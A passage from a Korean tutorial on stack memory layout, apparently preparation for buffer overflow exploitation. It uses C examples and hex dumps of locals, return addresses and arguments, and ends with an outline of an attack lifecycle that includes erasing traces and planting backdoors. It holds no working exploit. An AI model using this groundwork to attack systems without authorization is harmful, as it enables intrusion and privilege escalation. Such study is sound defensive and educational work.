
이처럼 스택은 가장 나중에 들어온 자료가 가장 먼저 나가게 되기 때문에 LIFO(Last-In, First-Out), 우리말로는 "후입선출형 구조"라고 합니다. 간혹 이를 FILO(First-In, Last-Out)형 구조라고도 하는데, 먼저 들어온 것이 나중에 나간다는 결국 동일한 의미이기는 하지만 정식 용어로는 LIFO가 맞습니다.

그럼 이제부터 스택 영역에 새로운 데이터가 추가되고 사용되는 모습의 예를 살펴보겠습니다. 다음과 같은 모양의 빈 통이 스택 영역이라고 생각하면서 진행해 봅시다.


15.스택(stack) 영역 조금 더 깊게 알기

PUSH(푸쉬)와 POP(팝)

스택에 새로운 자료를 추가하는 것을 컴퓨터 용어로 PUSH라고 부릅니다.
다음과 같이 PUSH를 하면 할 수록 기존 데이터 위에 새로운 데이터가 순서대로 쌓아 올려지게 됩니다.




반면에 이렇게 PUSH에 의해 스택에 저장된 값을 다시 빼내어 내는 것은 POP이라고 부릅니다.



이처럼 스택은 기본적으로 PUSH와 POP이라는 두 개의 명령으로만 데이터를 추가하거나 제거할 수 있으며, 이 때 PUSH 혹은 POP되는 데이터의 크기는 스택을 구현하는 프로그래머가 마음대로 정할 수 있습니다.


그리고 OS에 기본으로 구현되어 있는 스택을 “시스템 스택”이라고 하는데, 우리가 메모리 맵에서 본 그 스택이 바로 시스템 스택입니다. 이 시스템 스택의 기본 데이터 크기는 프로그램의 레지스터 크기와 일치합니다.

즉, 우리는 현재 32bit 프로그램을 기준으로 하고 있기 때문에 시스템 스택 데이터의 기본 크기는 32비트(4바이트)인 것입니다. 앞으로 이 시스템 스택 안에 함수와 관련된 각종 정보들이 PUSH되거나 POP될 것입니다.



TOP(탑)과 BOTTOM(바텀)

TOP과 BOTTOM은 스택의 특정 위치를 가리키는 용어들입니다.
먼저 TOP이란, 단어 자체에서 나타나는 바대로 현재 스택에 쌓인 데이터들의 위치 중 가장 높은 위치의 메모리 주소 값(**즉, 실제로는 가장 낮은 주소 값**)을 가리키는 용어입니다.




이처럼 스택에 쌓이는 데이터 양의 변화에 따라 TOP의 위치는 계속해서 변하게 됩니다. 새 데이터가 추가되면 스택 내의 TOP의 위치는 높아지고, 반대로 데이터가 제거되면 TOP의 위치는 다시 낮아집니다. TOP의 용도는 스택에 데이터가 추가되거나 제거될 때에 기준이 되는 위치를 정하는 것입니다.

15.스택(stack) 영역 조금 더 깊게 알기

즉, 스택에 PUSH가 이루어질 때엔 현재 TOP에 해당하는 위치를 기준으로 새로운 데이터가 추가되고, TOP의 위치는 4바이트만큼 높아집니다. 반대로 POP이 이루어질 때엔 현재 TOP에서 4바이트 크기의 데이터를 빼내어 오며, TOP의 위치는 다시 4바이트만큼 낮아집니다.

이처럼 TOP은 스택에서 데이터가 추가되거나 제거되는 위치를 "가리키고" 있기 때문에, Stack Pointer라고 불리기도 합니다.

다음으로 BOTTOM은 스택에서 가장 아랫 부분에 해당하는 메모리 주소 값**(즉, 실제로는 가장 높은 주소 값)**을 가리킬 때 사용하는 용어입니다.



BOTTOM은 TOP과는 달리 스택의 가장 아랫 부분만을 가리키기 때문에 항상 동일한 값이 유지됩니다. 그리고 만약 TOP 값이 BOTTOM 값과 같아진다면, 스택의 가장 아랫 부분에 도달했기 때문에 더 이상의 저장된 자료가 없음을 의미합니다. 이 때엔 더 이상의 POP 명령을 수행 할 수 없습니다.

그렇다면 메모리 맵을 기준으로 볼 때 스택의 TOP과 BOTTOM은 각각 어느 방향이 될까요?

15.스택(stack) 영역 조금 더 깊게 알기

이처럼 TOP은 메모리 맵의 낮은 주소쪽인 왼쪽, BOTTOM은 높은 주소쪽인 오른쪽에 해당합니다.
언뜻 생각하기엔 스택이 점점 쌓여 나갈 수록 메모리 주소 값도 커질 것이며, 그렇기 때문에 TOP이 오른쪽, BOTTOM이 왼쪽에 해당할 것만 같지만 실제로는 그 반대인 것입니다.

그렇기 때문에 스택에 새로운 데이터가 추가될 수록 TOP(Stack Pointer)에 해당하는 메모리 주소 값은 반대로 점점 작아지게 되며, 스택의 BOTTOM은 항상 커널과 맞닿는 부분에 해당하는 0xc0000000 주소 값이 됩니다.


그런데 왜 스택이 자라날 수록 메모리 주소 값은 반대로 작아지도록 설계를 해놨을까요? 스택이 커질 수록 메모리 주소 값도 함께 커진다면 스택의 구조를 기억하기가 더 쉬웠을텐데 말입니다.

이는 두 가지 이유로 설명할 수 있는데, 첫째는 스택이 항상 커널의 반대 방향으로 자라기 때문에 영원히 커널을 만나지 않게 됩니다. 다시말해, 스택이 아무리 커져도 접근 불가 영역인 커널을 건드리지 않게 됩니다.

둘째 이유는 힙과 관련이 있습니다. 힙 영역은 스택과는 달리 새로운 데이터가 추가될 수록 더 큰 메모리 주소를 할당받게 됩니다. 이처럼 스택 영역과 힙 영역이 공유 라이

15.스택(stack) 영역 조금 더 깊게 알기


브러리 영역을 가운데에 두고 서로 마주보는 형태를 갖기 때문에 메모리 공간을 알뜰하게 활용 할 수 있게 됩니다.



스택을 그림으로 표현하는 방법은 여러가지가 있습니다.

첫 번째, 처음 보여드린 바대로 스택을 세로로 그리는 방법입니다.


스택이라는 개념 자체가 점차 쌓여 올라간다는 이미지를 연상시키기 때문에, 이처럼 스택을 세로로 그리면 데이터가 쌓이거나 빠져나가는 것을 더욱 직관적으로 표현하고 이해할 수 있습니다



두 번째, 스택을 세로로 그리되, 위/아래를 거꾸로 하는 방법입니다.

간혹 스택이 이처럼 그려지는 이유는 높은 메모리 주소가 더 위에 있음을 표현하기 위함입니다. 하지만 이는 스택 자체에 중점을 두어 표현할 때엔 적절한 방식이 아닙니다.


16.스택을 그리는 세 가지 방법



세 번째, 바로 이전에 보여드린 바대로 스택을 가로로 그리는 방법입니다.

이는 지금까지 메모리 맵을 가로로 그린 것과 일치하는 표현 방식입니다.
하지만 이처럼 표현할 경우 스택의 구조는 상하 대신 좌우로 변하게 됩니다.

그래서 언뜻 보기엔 위로 쌓아 올려지는 스택을 표현하기에 부적절한 방법 같지만, 가로로 그려진 메모리 맵 안에서 스택을 함께 이해하기 위해선 괜찮은 표현 방식입니다.



16.스택을 그리는 세 가지 방법

앞으로는 설명하려는 상황에 따라 첫 번째, 혹은 세 번째 방법으로 스택을 그리도록 하겠습니다.
특히 스택과 관련된 개념적인 설명을 할 때엔 첫 번째, 그리고 스택을 메모리 맵과 연관지어 그리거나 실제적인 구조를 표현할 때엔 세 번째 방법을 사용하겠습니다.

Section 17

스택에 저장되는 값들 살펴보기


이제 스택에 저장되는 대표적인 값들인 지역변수, 리턴 어드레스, 그리고 함수의 인자에 대해 자세히 살펴보겠습니다.

1. 지역변수와 스택

함수 안에 선언된 지역 변수들은 모두 스택에 저장됩니다.
다음과 같이 main 함수 안에 선언된 네 개의 지역 변수들을 봅시다.

```
int main()
{
        int a = 1;
        int b = 2;
        int c = 3;
        int d = 4;
}
```

이처럼 함수 안에 선언된 지역변수들은 그 선언된 순서에 맞게 차례대로 스택에 PUSH 됩니다.



17.스택에 저장되는 값들 살펴보기

이번엔 dumpcode() 함수를 이용하여 실제 위 지역변수들이 스택에 저장된 실제 모습을 한번 확인해 보겠습니다.

dumpcode() 함수는 첫 번째 인자로 메모리의 주소를, 그리고 두 번째 인자로 출력할 크기를 지정하므로, 다음과 같이 네 개의 지역변수들 중 가장 낮은 주소인 d 변수의 주소와 네 변수의 총 크기인 16을 인자로 지정해 보겠습니다.

./17/ex1.c

```
#include “dumpcode.h”

int main()
{
        int a = 1;
        int b = 2;
        int c = 3;
        int d = 4;

        dumpcode((unsigned char *)&d, 16);
}
```

[실행 결과]

```
$ cd 17
$ ./ex1
0xbffffb38  04 00 00 00 03 00 00 00 02 00 00 00 01 00 00 00   ................

$
```

위에 보이는 결과가 실제 스택의 실체에 가장 가까운 모습입니다.
위 결과를 더 잘 이해하기 위해선 다음과 같이 4바이트 단위로 끊어서 보면 됩니다.

17.스택에 저장되는 값들 살펴보기

```
$ ./ex1
0xbffffb38  [04 00 00 00] [03 00 00 00] [02 00 00 00] [01 00 00 00]  ................

$
```

위에서 [ ] 안으로 감싼 네 개의 값들이 바로 함수 안에 선언한 d, c, b, a 이렇게 네 개의 지역 변수들입니다. 이처럼 가장 먼저 선언한 지역변수인 a(==1)가 메모리 주소상으로는 가장 높으며, 가장 나중에 선언한 d(==4)는 가장 낮은 주소에 위치하는 것을 확인할 수 있습니다.

이 때, int 데이터형은 4바이트이기 때문에, 스택 데이터의 기본 크기인 4바이트와 동일합니다. 그렇다면 만약 1바이트인 char 데이터형이나 2바이트인 short 데이터형이 지역변수로 선언될 경우엔 스택에 어떻게 저장이 될까요?

이럴 경우엔 4바이트에서 부족한 바이트만큼의 데이터가 임의로 추가됩니다. 즉, 1바이트인 char 데이터형일 경우엔 부족한 3바이트가, 그리고 2바이트인 short 데이터형일 경우엔 부족한 2바이트가 추가됩니다.

이를 확인하기 위해 다음과 같이 기존 변수들 사이에 x라는 char 데이터형 변수를 선언하여 확인해 보겠습니다.

./17/ex2.c

```
#include <dumpcode.h>

int main()
{
	int a = 1;
	int b = 2;
	char x = 7;
	int c = 3;
	int d = 4;

	dumpcode(&d, 20);
}
```

[실행 결과]

```
$ ./ex2
0xbffffb34  [04 00 00 00] [03 00 00 00] [eb 83 04 07] [02 00 00 00]  ................
0xbffffb44  [01 00 00 00]                                            ....
$
```

이처럼 a, b와 c, d 변수 사이에 char x 변수의 값에 해당하는 07이 추가되었습니다. 그런데 07 값 앞으로 eb 83 04라는 임의의 3바이트가 붙어있는 것을 볼 수 있습니다.

이 임의의 3바이트에 해당하는 값들은 기존에 사용되던 메모리 값이 그대로 남아있는 흔적으로서, 이를 dummy 혹은 쓰레기 값이라고 부릅니다. 그리고 어차피 char x 변수에 해당하는 07 값은 1바이트 단위로만 참조될 것이기 때문에 dummy로 붙은 3바이트가 어떤 값인지는 중요하지 않습니다.

그리고 little endian 방식으로 저장된 다른 값들(예. 04 00 00 00)과는 달리 eb 84 04 07 값의 바이트 순서가 바뀌지 않은 이유는 Byte Ordering 변환이 2바이트 이상의 데이터형에서만 이루어지기 때문입니다.
즉, 단 1바이트 char 데이터형인 0x07은 굳이 순서를 바꿀 대상이 없기 때문에 Byte Ordering이 일어나지 않습니다.

다음으로 short 데이터형에 대해서도 같은 테스트를 해보겠습니다.

17.스택에 저장되는 값들 살펴보기

./17/ex3.c

```
#include <dumpcode.h>

int main()
{
	int a = 1;
	int b = 2;
	short x = 7;
	int c = 3;
	int d = 4;

	dumpcode(&d, 20);
}
```

[실행 결과]

```
$ ./ex3
0xbffffb34  [04 00 00 00] [03 00 00 00] [eb 83 07 00] [02 00 00 00]  ................
0xbffffb44  [01 00 00 00]                                 ....                  ....
$
```

마찬가지로 부족한 2바이트만큼의 dummy(eb 83)가 붙은 것을 확인할 수 있습니다. 그리고 short형은 2바이트 이상이기 때문에 Byte Ordering이 일어나 순서가 바뀌어 있습니다.

이렇게 해서 함수의 지역변수가 스택에 저장되는 모습을 확인해 보았습니다.

2. 리턴 어드레스와 스택


이번엔 위 소스코드에 자식 함수를 호출하는 코드를 추가해 보겠습니다.

./17/ex4.c

```
#include <dumpcode.h>

func()
{
        int a = 5;
        int b = 6;

        dumpcode(&b, 32);
}

int main()
{
        int a = 1;
        int b = 2;
        int c = 3;
        int d = 4;

        // 자식 함수 호출
        func();
}
```

이처럼 하나의 함수에서 자식 함수로 실행 흐름이 바뀔 땐, 자식 함수에서
다시 부모 함수로 돌아가기 위한 주소인 “리턴 어드레스”가 스택에 저장되게 됩니다.

17.스택에 저장되는 값들 살펴보기



(main() 함수내의 a, b 지역변수와 func() 함수내의 a, b 지역변수는 이름만 같을 뿐, 서로 완전히 다른 변수입니다.)

이처럼 func() 함수가 호출됐을 때 메모리 상의 가장 낮은 주소는 func() 안의 b 지역변수이므로 이 b 변수의 주소를 기준으로 스택 메모리 영역을 덤프해 보았습니다.

```
$ ./ex4
0xbffffb28  [06 00 00 00] [05 00 00 00] [48 fb ff bf]  [2f 86 04 08]  ........H.../...
0xbffffb38  [04 00 00 00] [03 00 00 00] [02 00 00 00] [01 00 00 00]  ................

$
```

위에 보이는 2f 86 04 08(== 0x0804862f) 주소가 바로 스택에 저장된 리턴 어드레스입니다.

그리고 리턴 어드레스 왼쪽에 이상한 값인 48 fb ff bf가 보이는데, 이는 이전에도 잠깐 언급됐던 SFP(Saved Frame Pointer)라는 값입니다. 아직은 이 값이 별로 중요하지 않으므로 그냥 이런 게 있다라고만 언급하고 넘어가겠습니다.

이렇게해서 스택에 리턴 어드레스가 저장된 모습을 실제로 확인해 보았습니다.

3. 함수의 인자와 스택

마지막으로 호출되는 함수에 인자가 존재할 경우의 스택 모습을 살펴보겠습니다.

./17/ex5.c

```
#include <dumpcode.h>

func(int arg1, int arg2)
{
	int a = 5;
	int b = 6;

	dumpcode(&b, 40);
}

int main()
{
	int a = 1;
	int b = 2;
	int c = 3;
	int d = 4;

	// 자식 함수 호출
	func(10, 20);
}
```

이처럼 함수에 인자가 존재할 경우엔 리턴 어드레스가 저장되기 전에 함수의 인자들이 먼저 스택에 저장됩니다.

17.스택에 저장되는 값들 살펴보기

이전의 예제를 통해 SFP의 존재를 알았으므로 이번엔 SFP 값도 추가하였습니다.

여기서 중요한 점은 바로 함수의 인자가 저장되는 순서입니다.
소스 코드 상에 선언된 순서와는 반대 순서로 스택에 저장된다는 점을 유념해 주시기 바랍니다. 이와 같은 특징은 차후 복잡한 구조의 버퍼 오버플로우 취약점을 공략할 때 꼭 필요한 내용입니다.

이번에도 dumpcode()로 확인을 해볼텐데, 스택에 PUSH된 값이 총 10개이므로 덤프 크기를 40으로 늘렸습니다.

[실행 결과]

```
$ ./ex5
0xbffffb20  [06 00 00 00] [05 00 00 00] [48 fb ff bf] [33 86 04 08]  ........H...3...
0xbffffb30  [0a 00 00 00] [14 00 00 00] [04 00 00 00] [03 00 00 00]  ................
0xbffffb40  [02 00 00 00] [01 00 00 00]                              ........
$
```

위에 보이는 0a 00 00 00이 arg1(== 10)이며, 14 00 00 00이 arg2(== 20)에 해당합니다.


이렇게해서 함수에 인자가 존재할 경우의 스택 모습을 살펴보았습니다.

참고로 방금 살펴본 세 가지 예제들은 이미 지난 8장에서 살펴본 예제들과 비슷한데, 이는 8장에서 살펴본 값들이 바로 스택 영역에 해당하는 값들이었기 때문입니다.

여기서 두 번째와 세 번째 예제에서 살펴본 RET, SFP, a, b, arg1, arg2는 모두 func()이라는 하나의 함수에 해당하는 정보라는 공통점을 발견할 수 있습니다. 그래서 이들을 묶어서 하나의 그룹으로 표현할 수 있는데, 이를 "스택 프레임(stack frame)"이라고 합니다.

즉, func()이라는 함수에 사용된 지역변수, 함수인자, 리턴 어드레스, SFP가 합쳐져서 하나의 "스택 프레임"인 것입니다.

17.스택에 저장되는 값들 살펴보기



참고로 main() 함수도 하나의 함수이므로 자신의 스택 프레임을 가지고 있습니다. 이처럼 모든 함수들은 자신만의 스택 프레임을 갖게 됩니다.

그렇다면 이처럼 함수와 스택 영역 사이에 밀접한 관련이 있는 이유가 무엇일까요?

그것은 바로 가장 처음에 말씀드린 스택의 기본 특성인 "가장 먼저 처리해야 할 것을 가장 가까운 곳에 둔다"와 깊은 관련이 있습니다.

다음의 코드를 한번 봅시다.


./17/ex6.c

```
void func3(void)
{
}

void func2(void)
{
	func3();
}

void func1()
{
	func2();
}

void main()
{
	func1();
}
```

위와 같은 코드에서의 함수 호출 순서는 main() -> func1() -> func2() -> func3() 입니다. 그리고 함수가 종료되는 순서는 반대로 func3() -> func2() -> func1() -> main()이 됩니다.

이처럼 가장 마지막에 호출된 함수가 반대로 가장 먼저 해제되는 모습이 앞서 봐온 스택 구조와 일치합니다. 그렇기 때문에 함수와 관련된 값들의 저장과 사용, 그리고 해제는 스택이라는 자료 구조에 적합한 것입니다.

17.스택에 저장되는 값들 살펴보기



이렇게 해서 지금까지 스택의 개념과 구조, 그리고 함수 내의 지역 변수, 리턴 어드레스, 마지막으로 함수의 인자가 스택에 저장되는 모습을 살펴보았습니다.

이번 Section의 핵심은 함수와 관련된 많은 데이터들이 스택 영역에 저장됨을 이해하는 것입니다.


특히 버퍼 오버플로우 공격의 핵심인 “리턴어드레스”가 스택 영역에 저장된다는 점이 가장 중요합니다.


HIPHOP CLUB
H2
H
턱!
칵!
HIPHOP CLUB
H2
쳇, 오늘 완전 Last-In, First-Out 이 됐구만!

Section 18
큐(que) 영역도 알고 넘어가기

스택(stack)에 대응되는 자료 구조인 큐(queue)라는 것도 기본 상식으로 알아두면 좋습니다. 이는 스택과는 달리 먼저 들어온 자료가 먼저 나가는 구조로 되어있습니다.

큐를 쉽게 이해하려면 양쪽이 뚫린 파이프나 일렬로 줄을 선 사람들을 생각하시면 됩니다.



큐는 스택과는 반대로 먼저 들어온 자료가 먼저 처리되기 때문에 FIFO(First-In, First-Out) 즉, 선입선출형 구조라고 부릅니다. 큐가 실제 활용되는 예로는 키보드의 입력이나 프린터의 Spool과 같이 먼저 요구된 자료가 먼저 처리되는 것들입니다.

Section 19

리모트 버퍼 오버플로우(Remote Buffer Overflow)와 로컬 버퍼 오버플로우(Local Buffer Overflow)

이제 버퍼 오버플로우 공격에 필요한 기본적인 것들을 거의 다 배워갑니다.
마지막으로 root 권한을 획득하는 실습을 하기에 앞서, 버퍼 오버플로우 취약점이 실제 어떤 상황에서 활용되는지와 일반 사용자가 root 권한을 획득할 수 있는 전제 조건(SetUID, SetGID)에 대해 알아보겠습니다.

여러분이 모의해킹 업무 도중, 혹은 직접 세팅한 가상환경 서버를 대상으로 해킹을 시작한다고 해봅시다.

이 때, 이 대상에 대한 전반적인 해킹 과정은 크게 다섯 단계로 나누어 볼 수 있습니다.

1단계. 정보 수집

2단계. 리모트 어택

3단계. 로컬 어택

4단계. 흔적 삭제

5단계. 백도어 생성

물론 해킹 대상과 사용되는 기술적 방법에 따라 다양한 공격 시나리오가 존재할 수 있으며, 그에 따른 접근 과정은 조금씩 다를 수 있습니다.

일단 위 다섯 단계에 대해 간략하게 설명을 드릴텐데, 특히 본 강좌의 주제인 버퍼 오버플로우에 중점을 두어 설명을 드리겠습니다.

첫번째, 정보 수집 단계란 말 그대로 해킹 대상에 대한 기본적인 정보를 수집하는 단계입니다.

가장 기초적인 정보로는 대상의 도메인과 IP는 무엇인지, 운영체제가 무엇인지, 작동중인 서비스는 무엇인지, 호스팅을 받는 서버인지? 혹은 직접 운영중인 독립 서버인지? 등등이 될 수 있으며, 여기서 조금 더 나아가면, 작동 중인 운영체제나 서비스에 대하여 과거에 발견된 취약점이 존재하는지? 동일 네트워크 상에 존재하는 다른 서버들은 있는지? 대상 서버가 사용하는 라우터는 무엇인지? 등의 세부적인 사실 또한 정보수집의 대상이 됩니다.

이처럼 초반에 정보수집을 하는 이유는 바로 뚫고 들어갈 틈을 찾기 위함인데요, 즉, 공격 대상의 가장 취약한 부분을 찾아내는 과정입니다.
이 과정은 대상 서버의 보안 강도에 따라 짧게는 몇십분, 그리고 길게는 몇주에서 몇달이 걸릴 수도 있습니다.

